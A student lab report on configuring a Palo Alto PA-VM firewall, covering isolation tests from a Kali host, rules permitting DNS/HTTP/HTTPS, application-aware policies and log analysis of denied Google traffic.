
The screenshot shows a terminal window on a Kali Linux desktop. The terminal output shows the user attempting to connect to "10.10.10.10" via telnet and ping, but both attempts fail. The user also tries to resolve the IP address using nslookup, which also fails due to communication errors. The desktop environment includes a file manager, a taskbar with various icons, and a system tray at the bottom.

```
(kali㉿kali)-[~]
$ telnet 10.10.10.10
Trying 10.10.10.10 ...
telnet: Unable to connect to remote host: Connection timed out

(kali㉿kali)-[~]
$ ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
^C
--> 10.10.10.10 ping statistics --
204 packets transmitted, 0 received, 100% packet loss, time 20785ms


(kali㉿kali)-[~]
> ping 10.10.10.10
;; communications error to 8.8.8.8#53: timed out
;; communications error to 8.8.8.8#53: timed out
;; C
```

-Trying to connect Kali (192.168.10.10) to Inside-host(172.16.1.10) using telnet and ping and nslookup:



-Proving kali cannot access internet:

Used: ping 8.8.8.8 & ping google.com



## Verification using monitor logs:


## Task 2: Configure firewall rules to allow Inside-Host Internet access (DNS, HTTP, HTTPS).

### Setting up a firewall rule:


For this I opened the firewall configurations and went into policies then added a new rule with following configurations:

#### 1) Provided general information


## 2)Added ‘Inside’ as source:




## 3)Added outside as destination:



4)Added following in services: service-http(80), service-https (443), DNS2->UDP (53)




5)Enabled the option of 'log at session start'




And committed the changes.

Result: Can access internet on inside host. Screenshot:




### Task 3: Demonstrate HTTP/HTTPS Internet access from Inside-Host with application awareness.

First, I removed all the services from the policies




Then I edited and added the following rules in policies in application section:



## Verification:


Internet web browser access from Inside host:



## Task 4: Download and use Google Chrome on Inside-Host to access <https://www.google.com>. Analyse denies in the Monitor tab.

For this task I again switched back to Services/URL category and added following services back: service-http (80), service-https (443), DNS2->UDP (53)

Downloaded Chrome:



Analysing traffic:

A screenshot of the PA-VM firewall management interface. The top navigation bar includes tabs for DASHBOARD, ACC, MONITOR, POLICIES, OBJECTS, NETWORK, and DEVICE. The MONITOR tab is active. On the left, there's a sidebar with categories like Logs, Traffic, Threat, URL Filtering, WildFire Submissions, Data Filtering, HIP Match, GlobalProtect, IP-Tag, User-ID, Decryption, Tunnel Inspection, Configuration, System, Alarms, Authentication, Unified, App Scope, Summary, Change Monitor, Threat Monitor, and Threat Map. The main pane displays a table of traffic logs under the 'Logs' section, specifically for the 'Traffic' category. The table has columns for LINE, SOURCE, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, APPLICATION, ACTION, RULE, SESSION END, and REASON. Most entries show 'deny' actions, such as 'ECE519C\_Internal... Access' or 'tcp-rst-from-client'. A single entry shows an 'allow' action. The bottom of the screen shows a taskbar with various application icons and the system tray indicating the date as 05-12-2024 at 02:30.

Trying to open google maps:

FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE
inside	outside	10.10.10.10			142.250.107.94			443	google-base	allow	ECE519C_Internal Access
inside	outside	10.10.10.10			142.250.107.94			443	ssl	allow	ECE519C_Internal Access
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Internal Access
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Internal Access
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Internal Access
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Internal Access
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default

### Result:

Analysing the above screenshots, we can now see that most of the Google applications are implicitly blocked and to access them, we need to add explicit rule.

## Task 5: Apply HTTPS inspection for Inside-Host Internet traffic.

